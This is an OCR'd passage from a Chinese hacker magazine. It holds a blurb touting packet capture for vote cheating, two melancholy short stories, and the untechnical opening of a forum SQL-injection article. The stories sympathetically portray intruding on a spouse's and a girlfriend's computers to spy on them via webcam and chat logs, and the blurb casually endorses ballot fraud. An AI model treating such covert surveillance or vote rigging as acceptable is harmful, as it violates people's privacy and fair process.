Winsock Expert抓包获取投票地址

[文章中涉及到的刷网站工具、Winsock Expert草哲汉化版光盘中有收录]

编辑点评：

最简单的投票作弊方法，没有头疼的代码，没有烦琐的步骤。只要打开IE输入投票地址一个回车就“欧”了，当然你如果愿意手工的话。还记得那天寻找自定义运行方法，原来只需要在某个系统添加文件即可，并非我想的麻烦的系统配置文件。在求解一些问题的时候，我们往往会忽略基础的方法，而基础的方法却经常会是最简便易行的。

MA言

最近一段时间，关于现代诗有没有存在的必要引起了很大的争议，青年作家韩寒和数位诗坛名人打起了口水战。韩寒笑称坚决支持诗人把流氓要成一种流派，而诗人沈浩波则将韩寒比喻为蔑视文化的新时代的红卫兵。不过喃喃黑语这个栏目一直没有收到过诗歌体裁的文章，未免有些遗憾。中国古代就是一个诗歌大国，李白、杜甫等人的作品流传至今，连韩国、日本都有无数崇拜者。不过近年来出现了一些低级趣味的作品，难免对诗歌整体的优雅风格有所影响。但我们认为只要写得好，有艺术的价值，喃喃黑语也欢迎诗歌类的稿件。本期的喃喃黑语不是诗歌，而是两篇涉及到了死亡和分离的小说，有些悲凉的感觉……《苏菲的秘密》这篇写的是成人世界的爱恨情仇，而《百分之一的幸福机会》这篇讲的是一个刑满释放的黑客和他“老婆”之间发生的感人故事。人的一生总不会都那么顺利，当我们凝视手掌的时候，是否能预知自己的命运路线？

苏菲的秘密

曾欣



珏

我叫珏，五年前嫁给一个叫林的人。

在一次聚会上他走过来问：你愿意嫁给我吗？就这样，我点了头。

而现在回首这段婚姻，除了觉得好笑之外没有任何想法。

他在结婚那天跟我说我们要永远在一起，之后便只说一些我不会离开你之类的话，而且语气相当勉强。我们之间从来就没有太多语言，除了写作我在生活中几乎是一个不会表达的人，用林的话说，我根本就是一杯白开水。我不化妆，不逛街，不哭，不笑，不闹，不生气更不会撒娇。我是一个有些麻木的人。

两年前，林有了别的女人。她年轻漂亮也很有气质，连我也欣赏她。除了她夺走了我丈夫林之外，她几乎就算是我所妒忌的那种女人。当我得知林在我出差时肆无忌惮地把那个女人带回家时我十分冷静。这一切似乎都在我的预料之中，从那以后我便开始专注于电脑入侵的研究。就这样日积月累，我从一个只会玩游戏的人变成了一个准黑客，我成功地控制了林房间的电脑。只要我出差的时候他没有关机，我就随心所欲地进入他的电脑，打开摄像头。我清楚地看到他和那个女人在床上的一举一动，我记录下了这一切，却不知道自己为什么要这样做。记得我母亲在遗书中告诉我，不要被自己的男人所蒙蔽。母亲就是在无意中看见我父亲与另一个年轻漂亮的女人睡在一起而服安眠药自杀的。当我知道一切之后，父亲却假惺惺难过地告诉我她是突发心脏病而死的，而我只是傻傻地点头。

那天晚上，我扔下一切离开了那个富足的家，离开了那个让我衣食无

忧的父亲。我离开不久，他就正大光明地把那个女人娶回了家。

所有的记忆随着曾经的快乐像流星一样的消失。从无所不有到一无所有的落差让我变成一个麻木的人。我觉得这个世界任何事情对我来说都是如此陌生而熟悉。林的外遇让我陷入黑暗里，我想笑这一切。我继承了母亲的悲剧，我延续了跟她一样亲眼看见自己丈夫跟别的女人睡在一起的痛。我甚至可以感知那些刺骨的忧伤是怎样爬进她的眼眸，然后又是怎样陪着她吞下那些让她离开这个世界的药片。没事的时候，我会把我拍下的那些影像一遍一遍放着看，顺便告诉自己，那个男人是我丈夫，他在跟另一个比我漂亮的女人睡在一起。那天林的生日，他公然把那个女人带回了家，在人声的喧嚣中我表现得很淡定，我甚至不止一次地对着那个女人微笑，她用的是名贵的香水。而林在无意中曾说过讨厌我身上这种廉价的香水味。所以林爱上这个人似乎是合情理的事。作为一个优秀的男人，守着我这么一个乏味的女人，喝着我这杯乏味的白开水，多少有些悲哀。

然而他们终究是走不到一起的。我知道她已经结婚了。嫁了一个可以让她出入高档场所疯狂刷卡的有钱男人，她是一个聪明的女人，我想她应该能权衡在金钱与爱情之间哪个更具有现实意义。所以，情人永远是情人。

林

我叫林，服装设计师，喜欢在自家的阳台上一个人安静地抽烟。黄昏的时候那里的落日很美。我看着昏黄的阳光笼罩在我吐出的烟雾里，那是一种说不清的惆怅。我身陷其中却乐此不疲。她又在沙发上睡着了。我不会去叫醒她。我们之间早就已经习惯了这种不交谈的方式。我不知道当初为什么要向她求婚，只记得在聚会上她那落寞的神情恰如其分地汇合了那天苏菲离开我的心情。我走过去问她可不可以嫁给我，她点了头。

很快，婚后的这种生活惩罚了我当时的冲动。跟一个不爱的人在一起，尤其跟一个不爱的又乏味的人在一起比一个人独处更寂寞。

回家后我打开珏的电脑。我看到了一些让我头疼的东西，原来她早就知道了我的背叛。但她的沉默让我感受到一阵寒冷，我太不了解这个女人。我在苦苦等待，等待她某天走过来说："我们离婚吧！"然后我们各自安静地分开。我第一次感到彷徨，面对她我总觉得她带给我的是一种迷离，那种费尽心思也难以揣测的迷离。我不知道为什么会是这样，然而已经这样了。

今天天很阴，我们一如既往地待在家里不说话。这个所谓的家，除了寂寞我不知道它还给过我什么。我习惯性地到阳台抽烟，她洗的内衣晾在上面水还往下滴，她在屋子里走来走去。现实如同她的身影走来走去却也挥之不去，男人是没有退路的。很久以前曾经怀疑过这句话，而现在彻底认识到我的失败，感情的失败。

寂寞时我就会想起苏菲，想起她的高跟鞋在我房间来回走动的声音和她轻声对我说话的样子。然而她背叛了我们曾经的誓言，但再看到她梨花般的笑容时我便失去了责怪她的能力，那天我表现得很狼狈，我告诉她我们还是要在一起，不管曾经做错过什么，以后还是要在一起的，她哭了，眼泪是冰凉的。

苏菲

我叫苏菲，一个有时候会突然沉默的女子。我偶尔喜欢一个人呆在房间里看窗帘投到地上的阴影，然后喝咖啡看一部很老的电影。

我庸懒地生活在这个家里，什么也不用做。尽情享受这种有钱人家的阔绰。只是有时候寂寞让我发不出声音。

他偶尔会回家陪我，在我无所事事的时候。他是我现在的丈夫，别的女人的情人。就像曾经他是别的女人的丈夫我的情人一样。那天，他突然在镜子面前用一种难过的神情仔细地打量他那日渐臃肿的身躯和额头上的细纹之后，认真地问我："你觉得我是不是老了？"我笑了笑，替他打好领带没有说话，只是在转过身时我在心里说，其实你早就老了，从我嫁给你那天起。

几年前，我做了他的情人跟他回家，不巧被他妻子撞见了。她推开门的一刹那，我看见一个年龄已经开始步入黄昏的女人带着一张充满刺骨忧伤的脸，她含着泪看着我们俩，嘴唇在不停颤抖，仿佛想说什么又说不出。当时我披散着头发坐在床上，面无表情。

第二天，她的妻子在另一个房间服安眠药自杀了，佣人跑过来告诉他的时候他正酣睡在我的怀抱里。我去看了他妻子，脸上有一抹一抹的青色，很吓人。之后他女儿离家出走了，不堪忍受寂寞的他不久就向我求了婚。

我曾用无数个失眠的夜来质问我到底应不应该嫁给他。但这一切奢华的生活又告知我选择的正确性。或许金钱本身揭示着这个社会的一条普遍真理，毫无疑问我成了它的俘虏。我曾坦白告诉过他说，我不爱他，我只是爱他的钱。没想到他没有生气反而平静地告诉我说，其实他心里明白。他说他只需要我的陪伴，他说他的家里需要一个女人像一只小猫一样乖乖地被养在家里。那样家才像一个家。于是，我嫁给了他——这个像我父亲一般的男人。

我所有的朋友都有了自己的归属，幸福或者不幸福。我想我应该算是幸福的。假如我还能正确判断我是否幸福的话。偶尔碰到熟悉的人会问我是不是真的甘心跟着一个老男人这样过一辈子。我知道他们还担心我放不下曾经的那段感情，担心我放不下林。林是我们曾经互相爱过八年的男人，他有一张轮廓分明的脸，同我一样喜欢沉默，是的，从初中算起我爱了他八年，剩下两年我在不停比较在金钱与他之间我到底更爱谁。

我结婚后林还是找到了我。我在面对他的时候眼神有些游离。我怕，我害怕正视他的眼睛。我害怕他那关于我为什么要背叛他的质问。我背叛了他，我背叛了自己曾经说要跟他在一起的许诺。他没有对不起我，我对不起他。当他朝我走过来时，我再一次闻到他身上熟悉的味道，我的防线彻底崩溃于这种久违的被他拥抱的气息。他用一种接近央求的声音说："苏菲，我们以后还是要在一起，不管曾经做错了什么以后还是要在一起。"那些美好的曾经突然在我大脑中复苏，我哭了，眼泪冰凉。

毫无疑问，我再一次做了别人的地下情人。人说这就是漂亮女人的命。我曾经很不服气，但现在我认同了这种关于宿命的说法。因为我离不开林，而同时我又离不开那个父亲般的男人。我陷入这种夹缝中痛苦地微笑着。

林生日那天，我去了他家。看见了那个我一直想见的女人，珏。同以前一样，她脸上写满了孤寂，写满了同她离家出走时一样的冷漠。面对这个女人我无话可说，面对她勉强的微笑，我心里突然想哭泣。她可曾想过她面前这个女人是她此生的情敌，她可曾想过此生最重要的男人：他的父亲连同他的丈夫都同时纠缠在我漂亮的石榴裙里？

你要我对谁哭泣，到头来我都只剩下乏力。

只好阴天的时候我将自己关在浴室里，哗哗水流声中，我苍白地对着镜子数落我这充满香水味的身体。

你总说天空有多美，我说带我去，你不肯，那好，让我自己去飞！

编辑点评：

看到这篇小说，我想起很早以前看过的一部老片子，叫《苏菲的抉择》，讲的是一位在二次大战期间遭纳粹迫害的波兰女子的故事。影片中的情侣也是出现了很大的矛盾，结果出现了第三者。这次看《苏菲的秘密》，感觉却是另外一番滋味，作者用了一种新颖的写作手法表述了三个人的性格和他们之间的关系。文笔有些著名女作家安妮宝贝的味道，可又要比安妮的更辛辣、伤感。在孤独如黑客的内心世界里，有多少人能够洒脱地飞？但愿那些理想和现实悖离太多的人们，能够有机会飞向美丽的天空，没有悲伤、别离。如果可以，一定要和你最爱的人一起！

百分之一的幸福机会

海边一粒沙

QQ上小米快乐的气息依然无法掩盖我颓废的忧伤。我直白地告诉她，四年前我受了朋友的怂恿黑掉了政府的网站。被判有期徒刑两年。当我走出牢狱的大门，一切都变了。我被这个世界遗弃了。我现在唯一能做的事就是研究黑客软件。我想，告诉了小米这一切，她一定会像其他的网友一样在我的QQ里彻底消失。不留一点痕迹。

但她笑了，满不在乎地说："这样就把你挫败了？有点不像个男人哦！"

我有些愤怒地说："你不在我的角度，你不明白被人歧视、被人冷落是怎么样的滋味。这个世界不会真正给人一个悔改的机会，那些美丽动人的话都是骗人的。"

她否定道："你不试怎么知道？你对电脑程序这么了解，你可以到网络公司看一下啊，不要去那些小的公司，待遇不好，而且大的公司对人才的渴望很强烈。我相信你，你真的应该给自己一个出口。"

香烟燃烧到了尽头，似乎就快要烧到了手。可我的意识还在迷幻中。她的话像个魔咒一样，让我死去的心似乎有了跳动的欲望。第二天我竟然鬼使神差地把自己打理得很干净，走出了那扇关闭已久的门。我要为我的将来争取一个机会。

可现实总是很残酷的，当别人怪异的眼光在我脸上扫描的时候，当别人用不带任何感情的声调说NO的时候，我就像一只被剥了壳的蚌，在炙热的日光下暴晒。那种想哭想疯掉的感觉像毒蛇撕咬着我的心。我不知道自己是怎么走出那些高大的办公楼的，也不知道自己怎么回到家里的。只是觉得心口很闷，难以呼吸！

当小米在网上追问我结果的时候，似乎在我的伤口上又撒了一把盐，自尊受到了很大的伤害，我挖苦地说："告诉过你，没人愿意给我机会，我是一堆垃圾！"

小米仍然不死心地问："你没去前沿，e网之声这些大一点的公司去看看吗？"

我讨厌别人揭我的伤疤，尤其是女人，我没好气地说："去了，已经在那里丢过人了。你满意了吗？"说完关掉了电脑。心像被刀刺到了一样疼，走出网吧，风忧伤地吹过，我绝望地抬起头，天空的黑暗没有尽头，就像我前方的路一样。我在犹如猪窝一样的房间里沉睡，没有时间概念的沉睡。手机突然响了起来。看着那个陌生的号码，我有些疑惑。在这个世界上还会有谁知道我这个垃圾的电话呢？

"喂，你好，麻烦您找一下杨帆先生。"电话里传来一个甜蜜的声音。我愣了愣，有些恍惚地说："我就是。"

"哦，你好，我是前沿网络公司，我们公司已经录用您为高级网络技师，如果没有什么问题，请您明天八点准时来公司报道。"

"哦，哦，哦。"放下电话，我连忙从床上蹦了起来，前沿公司录用我了？我不是在做梦吧？我用力地捏了一下胳膊，疼。

第二天我精神抖擞地走进前沿公司老总的办公室。这个睿智儒雅的老总不像那天见我时那么冷漠，反而有些热情地对我说了一些好好干、相信我之类的客套话。我懵懂地想着一个问题：青蛙是怎么变成王子的。

接下来的日子，为了感激生命再次的重生，我拼命地工作。在网络公司我是修补软件漏洞的，只要我接手的软件不但漏洞修补的速度快而且完美。我在同事和老总的眼里从渺小到至关重要。我明白了，有些人为什么忙碌却很快乐。

而我在一个关系比较好的同事那儿知道了青蛙变成王子的秘密。他羡慕地对我说："你的女朋友可真厉害，那天她来公司，非要老总给她一个拒绝人才的理由。而且指着老总的鼻子说连人才都要拒之门外的公司，没什么大的发展，员工才是公司最好的资源，如果连资源都不懂得开发，还不如趁早关门算了。刚开始老板还沉着个脸，后来竟然被骂乐了。"

听着同事的讲诉，心里一遍遍地感激着小米。连忙上了QQ想对小米说声谢谢。因为工作忙已经很久没上Q了。没等我说话，小米竟然先把信息发了过来说："天呀，地呀！连老婆都不要了，这个负心的东西啊！"

小米常常把她称作我的老婆，以前总觉得很虚拟，但现在却觉得好感动。听着唠唠叨叨的想念，感觉从未有过的温暖，竟真的把她当成了我要爱的人一般。虽然我知道我配不上她。

因为知道这份工作是小米胡闹而来的，我更加努力地工作，我不想让小米失望，也不想给她丢脸。所以我经常会把工作带到家里，每天晚上平均都会在2点或者3点睡觉。早上的时候即使再努力早起，也会迟到。但是由于工作的原因也被大家和老总所理解。但是当小米知道我上班经常会迟到后，严厉地批评我说："迟到就是迟到，别给自己的坏习惯找借口。"以后强行在早上六点半打电话把我叫醒。当然也会在晚上12点之前以死相逼让我去睡觉。每当这个时候我都会幸福而甜蜜地笑。小米真的好可爱啊！

我的工作越做越出色，公司上上下下已经完全对我认可了。黑暗有了尽头，生活充满了阳光。自从我当上了技术主管之后，老总的办公室去得也就多了，公司的一些事务老总也会征求一下我的建议。这让我有了很大的满足感。

"喂，杨帆，你来我办公室一趟。"听到老总的指示，我以最快的速度赶到办公室。看到老总的电脑我差点没晕死过去。无数病毒在老总的电脑里非常亢奋的活跃着，我非常好奇地看了看老总那张略有些幸福的脸，想像着一个非常好笑的问题，软件开发公司的老总竟然养这么多病毒．我打趣地说："没想到您还有这爱好啊，养病毒宠物啊。真有您的，现在麻烦了吧。我建议您重新装下系统。"

老总笑眯眯地说："是小米发过来一个文件，非要我接。为了表示我的信任，我就接了，可谁想到这个小家伙竟然会这么坏。"

看着老总非但不生气，反倒是把这当作一种幸福，我有种酸酸的感觉在心口窜动，莫名的恼火燃烧着委屈。这时小米发过信息说："怎么样，我养的宠物很可爱吧？"

我气愤地拨通了小米的电话。大声喊着说："你怎么那么不懂事啊，你知道这些病毒的危害有多大吗？秦总的电脑里有多少文件吗？你知道自己在做什么吗？"小米的解释被我愤怒的气焰所覆盖。

这时老总一把抢下我的电话，挂断之后说："你干什么对小米那么凶？不就是病毒吗？"

看着老总心疼小米的样子，我沉默了。是啊！我生什么气呢？我有什么资格生气，这个公司这台电脑又不是我的。那个下午的时间变得很苍白，意识也变得很恍惚。晚上小米打过电话来，我无力地听着小米哽咽地对我说："我错了，对不起。你别生气好吗？"我很难过，这样的女孩我怎么忍心伤害？

虽然一再告诉自己小米不属于我，我也配不上她——我什么都没有，只会和那些代码打交道。可是我还是入侵了小米的电脑。监视她和老总的一切聊天内容。当我看到老总赤裸裸的表白时，我突然觉得自己很多余。本来就不应该在他们之间存在。看，他们是多么的般配！

小米依然在晚上十二点之前，叫我老公，撒娇地叫我去睡觉。早上六点半准时叫我

起床。可那份温暖已经荡然无存了。我再次回归到了程序、木马软件的怀抱。小米也曾提出来要见我，可都被我拒绝了。我害怕三个人在场的尴尬，尤其三人之间，我渺小得几乎如同不存在。

不知道什么时候，小米经常会告诉我她头疼。我掩饰着自己的关怀，开着玩笑说："当你离去时，我会很伤心，很怀念你的！"

她笑着说："我才不要死呢，好不容易打造出这么完美的老公，我怎么舍得拱手让人呢？"

我笑了，笑得别提有多么心酸了。

不知不觉，小米的电话越来越少了，以至再也没有在QQ上出现。晚上没人提醒我要睡觉了，早上也没有人打电话叫我起床。我忍不住地把电话打过去，常常都是无人接听。我想她并不需要我了。老总最近也很忙。早上来得很晚，下午走得很早，经常都是很疲惫的样子。我猜想他们在约会。我的心很痛，痛的时候就用香烟和工作来充实自己。看着工作上的成就，看着那一串串的代码，我依然觉得空洞。当那轻袅的烟雾缠绕在眼前，尼古丁的芬芳残留在手指之间，我便开始想念小米。

我还是忍不住经常要打小米的手机。这次很幸运，小米接了，我虚伪地笑着说："老婆，为了感激你为我做了这么多，我请你吃饭好不好？"

小米显得无力又没耐性地说："我不吃饭，你好好地把钱存起来吧！"

我有些伤心，现在是她不愿意见我了。我依然不死心地问："为什么，存钱来得及，我想见你。"

小米有些哽咽地说："我想你早点娶我，所以你要存钱！"

我迷惘得不知道该怎么说，是不是该欣慰地笑？

晚上老总说要带我去一个地方，把我带到医院。透过病房的窗玻璃，我看到了一个清瘦的女孩子躺在病床上，很安静地睡着。枕头旁边放着一个精致的手机。小米？我不相信地看着老总，大脑里面是一片空白。

老总说："小米得了脑瘤，经常会深度昏迷。醒来时就要给你打电话，她不许我跟你说这件事。医生说手术会有百分之一的希望，我想这百分之一也许会有奇迹。但小米却坚决不同意手术。她哭着对我说，她害怕进了那个小屋子就再也听不到你的声音了。她很爱你，一心想要嫁给你，这是我想改变却改变不了的。你能帮我劝劝她吗？"

我像听着别人的故事一般，傻傻地站在那里。眼泪不知不觉地流了下来。我跌跌撞撞地推开了门，消毒水的味道让我有些眩晕。我把小米的手贴在了我的唇上失声痛哭。从入狱到现在我第一次哭，我知道男人的眼泪有多么的宝贵，所以我不允许自己脆弱。

小米醒了过来，轻轻地拭去我肆意横流的泪水，眼里含着眼泪撒娇地说："你还要我吗？"我的眼泪更加汹涌了，拼命地点头说："我要，我要，我这辈子只要你。"小米笑了。望着小米那样温柔的笑，心疼得快要窒息，我伤心地说："为什么上天这么不公平？它可以索取我全部的自由，可为什么要抢走你？我只有你了……"

小米温柔地用掌心摩擦着我的头发说："上天是公平的，至少它给我们百分之一幸福的机会。只要你要我，百分之一的机会就是奇迹！"

我深深地吻着小米纤细的手指，让眼泪在她的手指间缠绕。小米忽然想起什么似的对我说："黑一个人行吗？"我点点头，现在就算是小米要我黑掉整个世界，我也会努力办到。小米满意地笑笑说："这个家伙太可恨了，总是在我的电脑里横冲直撞，还偷看我的聊天内容。帮我黑了他。"我笑了，眼里居然还有泪！

三天后我的准新娘被推进了手术室。我和老总以及小米的家人守在门外。六个小时我一直都是那么跪在门外的，一动不动。我希望上天因为我的虔诚，给我一个百分之一的幸福机会。我知道失去意味着什么，但我无法想像没了小米我该怎么办！

时间似乎过得很慢。六个小时简直比六年还要漫长。当手术门打开的时候，那一点光线似乎是希望一样。我连忙从地上站了起来，却又摔倒了。双脚已经麻木得忘记了怎样站立。我趴在冰冷的水泥地上，拽着医生的裤脚，期待地问："我老婆怎么样了？"


医生失望地摇摇头。医生那张脸越来越大，越来越模糊。直到我的眼前是白茫茫的一片。我忘记了怎样流泪，耳边只有小米家人的哭声。心口很疼很疼，我不知道被谁抬了起来，又被谁推着匆匆地走……

当我看到阳光的时候，不知道已经过了多久。我看到老总那张憔悴的脸。他把一封信递给了我。我麻木地展开纸，上面只有几个字：为我好好地活着，延续我在你心目中的生命。落款是小米。

我迎着阳光微笑，心里温暖地疼痛着。也许，我早把小米刻在心上，不然为什么世界每一个角落都有小米的痕迹？

编辑点评：

很羡慕文中的男主角有对他这么好的一个MM，只可惜小米和他这百分之一的幸福机会到最后还是没有创造奇迹。始于网络，止于现实，愿天国的小米可以得到安慰。





蓝色魔法论坛漏洞解析

新洞栏首语

2006年最离奇的奖获得者揭晓：

得到本次大奖殊荣的是JAMES ELLIOT，作为加利福尼亚长滩市的准打劫者，当他把点38左轮对准受害人开枪时，枪卡壳了。这时他做了非常有建设性的举动——把眼睛对准枪口仔细瞄了一眼，同时扣动了扳机——然而这次枪没有卡壳。

另外，这个奖项的有力争夺者有：由于在一个非法酒吧停车喝酒，津巴布韦的一个司机发现自己巴士上的20名精神病患者全部逃跑了，而他应该把他们送到BULAWAYO的精神病院的。出于害怕他的粗心大意被批评，这个司机把车开到了附近的一个公共汽车站，允诺免费搭乘每个乘客。他把这些乘客送到了精神病院，并且告诉医院工作人员这些“病人” 非常容易激动而且胡言乱语充满幻觉——这个诡计直到三天后才被识破。

从本文你可以学到：

1、蓝色魔法论坛注射漏洞

2、跟踪漏洞的基本过程

